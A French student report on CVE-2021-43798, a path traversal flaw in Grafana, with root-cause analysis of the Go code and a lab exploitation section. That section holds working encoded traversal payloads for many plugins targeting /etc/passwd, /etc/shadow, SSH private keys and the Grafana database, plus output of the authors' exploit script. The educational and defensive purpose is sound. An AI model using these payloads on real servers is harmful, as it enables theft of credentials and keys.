



Application sécurité avancée

# Rapport

**Exploitation de la faille CVE-2021-43798**

Zakaria KRACHENI

Aymen Salah Eddine BOUFERROUM

# Rapport - Application sécurité avancé

## Exploitation de la faille CVE-2021-43798

### I. Description de la faille

**Grafana** est un outil de monitoring informatique orienté visualisation de données, il est open source et conçu pour générer des tableaux de bord basés sur des métriques et des données temporelles.

La vulnérabilité **CVE-2021-43798** de traverse de chemin de répertoire (classée critique, 7.5) a été trouvée dans **Grafana** pour les versions 8.0.0-beta1 à 8.3.0. Cette faille qui a été publiée en Décembre 2021, permet à un attaquant d'obtenir un accès en lecture aux fichiers locaux. Le chemin URL vulnérable est :

`<grafana_host_url>/public/plugins/plugin_id/`, où `'plugin_id'` est l'identifiant du plugin installé.

Cette attaque permet un attaquant de lire des fichiers en dehors du dossier de l'application **Grafana** et d'accéder à des fichiers que l'utilisateur actuel a le droit de lire sur le serveur. Des acteurs malveillants peuvent tromper le serveur web ou l'application web qui s'exécute sur celui-ci pour accéder à des fichiers qui existent en dehors du dossier racine du web.

Un patch de sécurité a été réalisé (version 8.3.1, 8.2.7, 8.1.8 et 8.0.7) afin de corriger cette faille. Ce patch est disponible en téléchargement sur « github.com ». La meilleure solution recommandée pour résoudre ce problème consiste à mettre à jour vers la dernière version.



### II. Analyse de la cause de la faille

La faille est trouvée dans le script du code « pkg/api/plugins.go ».

La figure suivante représente le code source du **Grafana** contenant la faille, pour la route à « `/public/plugins/plugin_id/*` », elle est gérée par `'hs.getPluginAssets'`, qui est défini dans « pkg/api/plugins.go » :

```

284 func (hs *HTTPServer) getPluginAssets(c *models.ReqContext) {
285     pluginID := web.Params(c.Req)[":pluginId"]
286     plugin, exists := hs.pluginStore.Plugin(c.Req.Context(), pluginID)
287     if !exists {
288         c.JsonApiErr(404, "Plugin not found", nil)
289         return
290     }
291
292 -     requestedFile := filepath.Clean(web.Params(c.Req)["*"])
293 -     pluginFilePath := filepath.Join(plugin.PluginDir, requestedFile)
294
295 -     if !plugin.IncludedInSignature(requestedFile) {
296         hs.log.Warn("Access to requested plugin file will be forbidden in upcoming
297         Grafana versions as the file "+
298         "is not included in the plugin signature", "file", requestedFile)
299     }
300     // It's safe to ignore gosec warning G304 since we already clean the requested
301     // file path and subsequently
302     // use this with a prefix of the plugin's directory, which is set during plugin
303     // loading
304     // nolint:gosec
305     f, err := os.Open(pluginFilePath)

```

La ligne 285 récupère « /public/plugins/(.\*) » comme ‘pluginId’, puis passe à la ligne 292 ‘filepath.Clean’ pour effectuer une sanitization, et concatène à la ligne 293, et enfin passe à ‘os.Open’ à la ligne 303 pour lire le contenu.

Si nous vérifions le document sur l'utilisation de ‘filepath.Clean’ :

#### func Clean

```
func Clean(path string) string
```

Clean returns the shortest path name equivalent to path by purely lexical processing. It applies the following rules iteratively until no further processing can be done:


1. Replace multiple Separator elements with a single one.
2. Eliminate each . path name element (the current directory).
3. Eliminate each inner .. path name element (the parent directory) along with the non-.. element that precedes it.
4. Eliminate .. elements that begin a rooted path: that is, replace "/.." by "/" at the beginning of a path, assuming Separator is '/'.

Le point 4 mérite d'être noté (remplacer "/.." par "/" au début d'un chemin), mais que se passe-t-il si le chemin ne commence pas par "/.. " ?

L'élément clé de ce point est qu'il n'élimine que les éléments où le chemin commence par "/" et que les séquences de tête avec "../" ne sont pas supprimées. Comme ces caractères de traversée de chemin n'ont pas été supprimés, ils sont transmis à la fonction « Join() » qui les ajoute au chemin du fichier du plugin qui est interprété.


Il semble que 'filepath.Clean' ne fonctionne pas comme les développeurs l'attendent, ce qui conduit à une traversée de répertoire et par la suite à la lecture de fichiers arbitraires.

La figure suivante représente les modifications apportées au code source du **Grafana** pour corriger cette vulnérabilité.



### III. Exploitation

Pour exploiter cette vulnérabilité, nous avons utilisé deux machines (une pour l'attaquant et l'autre pour la victime), nous avons installé un serveur **Grafana** dans la machine victime. Ensuite et afin de tester l'attaque par traverse de chemin de répertoire, nous avons utilisé dans un premier lieu une requête HTTP de type GET (par l'application Advanced REST client) avec l'URL présenté dans la figure suivante :



A travers l'URL qu'on a mis, nous avons utilisé un plugin vulnérable (alertlist) pour récupérer le fichier `etc/passwd` en utilisant l'attaque Directory Path Traversal (attaque dotdotslash). Le résultat de cette exécution est illustré ci-dessous :

```
200 OK 52.20 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:MailList Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:101:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
_apt:x:103:65534:/nonexistent:/usr/sbin/nologin
sstpc:x:104:110:Secure Socket Tunneling Protocol (SSTP) Client,,:/var/run/sstpc:/bin/false
strongswan:x:105:65534:/var/lib/strongswan:/usr/sbin/nologin
messagebus:x:106:111:/nonexistent:/usr/sbin/nologin
tss:x:107:112:TPM2 software stack,,:/var/lib/tpm:/bin/false
dnsmasq:x:108:65534:dnsmasq,,:/var/lib/misc:/usr/sbin/nologin
usbmux:x:109:46:usbmux daemon,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:110:65534:/run/ssh:/usr/sbin/nologin
nm-openvpn:x:111:118:NetworkManager OpenVPN,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
nm-openconnect:x:112:119:NetworkManager OpenConnect plugin,,:/var/lib/NetworkManager:/usr/sbin/nologin
pulse:x:113:121:PulseAudio daemon,,:/var/run/pulse:/usr/sbin/nologin
deepin-anything-server:x:999:999:/home/deepin-anything-server:/usr/sbin/nologin
hplip:x:114:7:HPLIP system user,,:/var/run/hplip:/bin/false
geoclue:x:115:124:/var/lib/geoclue:/usr/sbin/nologin
lightdm:x:116:125:Light Display Manager:/var/lib/lightdm:/bin/false
deepin-sound-player:x:117:126:/var/lib/deepin-sound-player:/usr/sbin/nologin
systemd-coredump:x:998:998:systemd Core Dumper:/usr/sbin/nologin
zakaria:x:1000:1000:/home/zakaria:/bin/bash
grafana:x:118:128:/usr/share/grafana:/bin/false
```

Cette faille permet l'attaquant de récupérer plusieurs autres fichiers comme :

- Les fichiers de configuration de **Grafana** (defaults.ini et grafana.ini)
- La base de données utilisé par le serveur de **Grafana** (grafana.db)

Pour cela nous avons créé un script python (basé sur d'autres scripts d'exploit) qui permet de récupérer un ensemble de fichiers en testant les différents plugins préinstallés, comme ceci :

GET `<grafana\_host\_url>/public/plugins/plugin\_id/chemin vers le fichier souhaité`

1 alertlist	/.%2f..%2f..%2f..%2f..%2fconf/defaults.ini
2 annolist	/.%2f..%2f..%2f..%2f..%2fconf/grafana.ini
3 grafana-azure-monitor-datasource	/.%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/grafana/grafana.ini
4 barchart	/.%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/grafana/defaults.ini
5 bargauge	/.%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd
6 cloudwatch	/.%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/shadow
7 dashlist	/.%2f..%2f..%2f..%2f..%2f..%2f..%2fhome/grafana/.bash_history
8 elasticsearch	/.%2f..%2f..%2f..%2f..%2f..%2f..%2fhome/grafana/.ssh/id_rsa
9 gauge	/.%2f..%2f..%2f..%2f..%2f..%2f..%2froot/.bash_history
10 geomap	/.%2f..%2f..%2f..%2f..%2f..%2f..%2froot/.ssh/id_rsa
11 gettingstarted	/.%2f..%2f..%2f..%2f..%2f..%2f..%2fusr/local/etc/grafana/grafana.ini
12 stackdriver	/.%2f..%2f..%2f..%2f..%2f..%2f..%2fvar/lib/grafana/grafana.db
13 graph	/.%2f..%2f..%2f..%2f..%2f..%2f..%2fproc/net/fib_trie
14 heatmap	/.%2f..%2f..%2f..%2f..%2f..%2f..%2fproc/net/tcp
15 heatmap	/.%2f..%2f..%2f..%2f..%2f..%2f..%2fproc/self/cmdline
16 histogram	/.%2f..%2f..%2f..%2f..%2f..%2f..%2fconf/defaults.ini
17 influxdb	/.%2f..%2f..%2f..%2f..%2f..%2f..%2fconf/grafana.ini
18 jaeger	/.%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/grafana/grafana.ini
19 logs	/.%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/grafana/defaults.ini
20 loki	/.%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd
21 mssql	/.%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/shadow
22 mysql	/.%2f..%2f..%2f..%2f..%2f..%2f..%2fhome/grafana/.bash_history
23 news	/.%2f..%2f..%2f..%2f..%2f..%2f..%2fhome/grafana/.ssh/id_rsa
24 nodeGraph	/.%2f..%2f..%2f..%2f..%2f..%2f..%2froot/.bash_history
25 opentsdb	/.%2f..%2f..%2f..%2f..%2f..%2f..%2froot/.ssh/id_rsa
26 piechart	/.%2f..%2f..%2f..%2f..%2f..%2f..%2fusr/local/etc/grafana/grafana.ini
27 pluginlist	/.%2f..%2f..%2f..%2f..%2f..%2f..%2fvar/lib/grafana/grafana.db
28 postgres	/.%2f..%2f..%2f..%2f..%2f..%2f..%2fproc/net/fib_trie
29 prometheus	/.%2f..%2f..%2f..%2f..%2f..%2f..%2fproc/net/tcp
30 stat	/.%2f..%2f..%2f..%2f..%2f..%2f..%2fproc/self/cmdlinewd
31 state-timeline	/.%2f..%2f..%2f..%2f..%2f..%2f..%2fhome/zakaria/passwords.txt
32 status-history	
33 table	
34 table-old	
35 tempo	
36 testdata	
37 text	
38 timeseries	
39 welcome	
40 zipkin	

List des plugins préinstallés

Liste des fichiers que nous allons essayer de récupérer

Le script après avoir testé toutes les combinaisons possibles, il est capable de récupérer autant de fichiers :

```
-----
Grafana Exploit by Zakaria & Aymen
-----
Enter the domain of the target : http://10.188.123.161:3000

=====

[i] Target: http://10.188.123.161:3000

[!] Payload "http://10.188.123.161:3000/public/plugins/alertlist/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd" works.
[!] Payload "http://10.188.123.161:3000/public/plugins/annolist/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd" works.
[!] Payload "http://10.188.123.161:3000/public/plugins/grafana-azure-monitor-datasource/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd" works.
[!] Payload "http://10.188.123.161:3000/public/plugins/barchart/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd" works.
[!] Payload "http://10.188.123.161:3000/public/plugins/bargauge/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd" works.
[!] Payload "http://10.188.123.161:3000/public/plugins/cloudwatch/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd" works.
[!] Payload "http://10.188.123.161:3000/public/plugins/dashlist/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd" works.
[!] Payload "http://10.188.123.161:3000/public/plugins/elasticsearch/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd" works.
[!] Payload "http://10.188.123.161:3000/public/plugins/gauge/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd" works.
[!] Payload "http://10.188.123.161:3000/public/plugins/geomap/..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc/passwd" works.
```

Il va les stocker dans un dossier output.

```
[i] Analysing files...

[i] File "/conf/defaults.ini" found in server.
    [*] File saved in ".\outputs\defaults.ini".

[i] File "/etc/grafana/grafana.ini" found in server.
    [*] File saved in ".\outputs\grafana.ini".

[i] File "/etc/passwd" found in server.
    [*] File saved in ".\outputs\passwd".

[i] File "/var/lib/grafana/grafana.db" found in server.
    [*] File saved in ".\outputs\grafana.db".

[i] File "/proc/self/cmdline" found in server.
    [*] File saved in ".\outputs\cmdline".

[i] File "/conf/defaults.ini" found in server.
    [*] File saved in ".\outputs\defaults.ini".

[i] File "/etc/grafana/grafana.ini" found in server.
    [*] File saved in ".\outputs\grafana.ini".

[i] File "/etc/passwd" found in server.
    [*] File saved in ".\outputs\passwd".

[i] File "/var/lib/grafana/grafana.db" found in server.
    [*] File saved in ".\outputs\grafana.db".
```